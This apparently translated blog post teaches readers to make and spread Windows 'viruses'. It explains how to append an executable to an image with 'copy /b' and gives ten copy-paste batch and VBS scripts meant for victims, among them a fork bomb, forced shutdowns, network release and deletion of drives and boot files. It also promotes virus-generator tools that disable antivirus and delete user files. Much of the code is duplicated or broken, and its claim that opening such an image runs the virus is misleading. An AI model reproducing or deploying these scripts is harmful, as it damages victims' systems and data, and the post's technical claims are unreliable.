


Showing posts with label Virus. Show all posts
how to create and insert virus files into images

What is steganography? Steganography technique is an art technique and writes or hides hidden messages in a way so that besides the sender and the recipient no one knows.
Initially, this steganography technique is used to exchange information through hidden messages contained in an image or other media. Along with technological developments, this steganography technique is used to spread hidden virus files into an image.
The spread of computer viruses by hiding the virus body in an image is indeed quite effective, especially if the victim is a layman in the world of technology. Once the image file that has been inserted by a virus is clicked by the victim, then the virus automatically contained in the image file is also executed. As a result the virus will directly enter and damage the operating system used by the victim.
Damage caused by the virus depends on the existing program in the virus's body. One of the most widely used programs by a virus is a program to copy itself.
So how to use this technique? Or how to hide a virus file in an image? The following is the full explanation.
- First prepare a virus and an image file with the format .jpg or .jpeg. If you don't have a virus, you can make it.
- Put the two files (virus and image files) in one folder, here I named the folder with the name of the virus. For friends who use viruses with the .bat extension, please change to .exe first. To convert .bat to .exe using software,Click Here


- Next, please open the "Cmd" program. Once open, then enter the directory where virus files and images are stored. Like this example, I put the virus file on drive D: / with the name "virus". Then type D: in the cmd program then "Enter", then type "virus" then press Enter again.

- To merge a virus file with an image file then type "copy / b (image name + virus name) new file name. For example "copy /b jaringan.png+virus.exe hasil.png".

- If there is a sentence "1 file (s) copied" it means the merging of the virus file with the image file was successful.

- You can immediately see the results of the merging between the virus file with the image file on the D: drive earlier. Admin itself names the results of the merge with the name "Hasil.png"
10 Ways to Make a Computer Virus Using a Text Editor
1. force shutdown virus
Actually this virus is not dangerous, because this virus will only make the victim's computer experience a forced shutdown when the victim opens the virus file. How to make this virus are: Please open your notepad / notepad ++ application, or it can be another application that is the most important text editor, then copy the code syntax below:
@echo off
msg * You are hacked
shutdown -c "System Hacked! Your Computer will Shutdown" -s
msg * You are hacked
shutdown -c "System Hacked! Your Computer will Shutdown" -s
Then save the syntax code with the extension. BAT file name can be up to you, for example a virus. BAT, in the file selection click All File.
2. virus force shutdown with time
The method is the same, please copy and paste the code below in Notepad.
@echo
msg * Your computer will shutdown after 5 seccond!
shutdown -s t5 -f
msg * Your computer will shutdown after 5 seccond!
shutdown -s t5 -f
Then save the syntax code with the extension. BAT can also be saved using the .vbs extension
3. virus by opening unlimited notepad program
If the victim opens this virus file, the effect caused is the computer will open the notepad program continuously without stopping and unlimited, if left unchecked, it will cause computer lag and hank. Please copy and paste the following code syntax into your notepad.
@echo off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top
:top
START %SystemRoot%\system32\notepad.exe
GOTO top
Then save the syntax code with the name up to you and the extension that is used is .BAT or can also use the .vbs extension
4. the virus pops up a message (pop up) continuously
This virus how it works is by displaying a notification message (pop up) without stopping or practically without limits (unlimited) how to overcome it we just restart the victim's computer. Please copy and paste the code into your notepad.
@echo off
:Loop1
msg * System Hacked!
msg * You are so *****!
msg * The system will automatically remove your OS
msg * Hacked By NisaStar7
GOTO Loop1
:Loop1
msg * System Hacked!
msg * You are so *****!
msg * The system will automatically remove your OS
msg * Hacked By NisaStar7
GOTO Loop1
Then save the code syntax up to your name and use the extension. BAT or. Vbs
5. virus to unscrew the CD / DVD continuously
This virus works by opening the victim's computer CD / DVD automatically and will occur continuously without stopping, and if left unchecked it will cause fatal damage to the CD / DVD portion of the victim's computer and will cause damage. To make it please copy and paste the following code into your notepad program.
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 100000
loop
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 100000
loop
Then save the syntax code with the name up to you and the extension, Visual Basic Script (.vbs).
6. Backspace Error Virus
As the name implies, this virus causes errors on the computer's backspace key and will press the backspace key continuously without stopping, so if we want to write a text, forever the text can never be written by us. To make this virus, please copy and paste the syntax code below.
MsgBox "Error when typing!!"Set wshShell =wscript.CreateObject("WScript.Shell")dowscript.sleep 100wshshell.sendkeys "{bs}"loop
After that, please save the syntax code above with the name up to you and use the extension .Vbs In the file selection select All File.
7. a virus to format the hard drive
This virus works by formatting all the data that is on the hard disk, and therefore need to be careful if you want to make this virus. To make this virus, please copy and paste the following code syntax:
@echo off
DEL C: -Y
DEL D: -Y
DEL E: -Y
DEL C: -Y
DEL D: -Y
DEL E: -Y
Then save the syntax code with the name up to you and with the extension .Vbs
8. virus Opens CMD (Command Prompt) continuously
In this seventh virus has the effect that the computer will automatically open a command prompt of about 5000 processes and this can cause the CPU to be overloaded and eventually there is a heavy hank. To make this virus, please copy and paste the following syntax code.
%0|%0|%0|%0|%0|%0|%0|%0|%0|%0|%0|%0
Then save the syntax code above with your name up to the extension. BAT
9. Virus Stops Someone's Internet Access
This virus has the effect of stopping someone's internet access, that is by stopping someone's computer IP so if the victim opens this file then the victim's computer will not be able to browse. To make this virus, please copy and paste the following code into your text editor program.
@echo off
Ipconfig /release
Ipconfig /release
Then save the syntax code above with your name up to the extension .BAT
10. "Error Freeze Computer" virus
This virus is also a dangerous virus because of the effects caused by this virus, which freezes the main functions of the computer, such as deleting autoexe so that the computer will not be able to open files with an exe extension, delete boot.ini so that the computer will not be able to boot, delete ntldr, delete win.ini. To make this virus, please copy and paste the syntax code below.
attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini
After you copy the syntax code above, please save the syntax code above with your name and use the extension .BAT
Thus the discussion about how to create and insert virus files into the image. If you have questions, please submit in the comments column.
Virus Generator - Virus Making Program
 Maybe you think making a virus is very difficult. Requires coding expertise or at least master one of the popular windows programming languages such as VB or C++. But this is not the case if you have a Virus Generator. With Virus Generator, making viruses can be done as fast as making instant noodles. Just click and click, then a virus is easily created.
Many virus generators are spread across with a variety of choices. You can look for it in forums or underground sites. Although a virus that is created can be easily framed, but you cannot underestimate its toughness. Some well-known viruses that are widely spread in Indonesia or in the world many are made with this virus generator.
Here are some fairly popular virus generators that you can try to make viruses easily:
1. In Shadow Batch Virus Generator
- Infect various popular file extensions
- Activates the virus when starting up
- Turn off various important processes and services
- Change the file extension and spread it through file sharing
- Create a new administrator account, change the administrator password.
- Shutting down the computer automatically, downloading files automatically, etc.
link download
2. JPS Virus Maker
Ability:
- Turn off regedit,manager, MS Config and various applications that endanger the survival of the virus.
- Disable anti-virus, wordpad, notepad, command prompt, etc.
- Resident drives, files, and important buttons like shutdown, restart, logoff, etc.
- Turning off the monitor, playing the mouse, opening the CD drive, etc.
3. TeraBIT Virus Maker
There are 54 features that we can use, I will only mention 15 features :
1. Avoid Opening Calculator
2. Avoid Opening Copy, Move Window
3. Avoid opening gpedit
4. Avoid Opening Media Player
5. Avoid Opening Mozzila Firefox
6. Avoid opening MsConfig
7. Avoid Opening Notepad
8. Avoid Opening Wordpad
9. Avoid Opening Yahoo Messenger
10. Add 30 User Accounts to Windows
11. Always Clean Clipboard
12. Always Log Off
13. Close Internet Explorer Every 10 sec
14. Delete All Files In Desktop
15. Delete All Files in My Documents
Hopefully it can provide benefits. send regards for success
Tag :
Virus,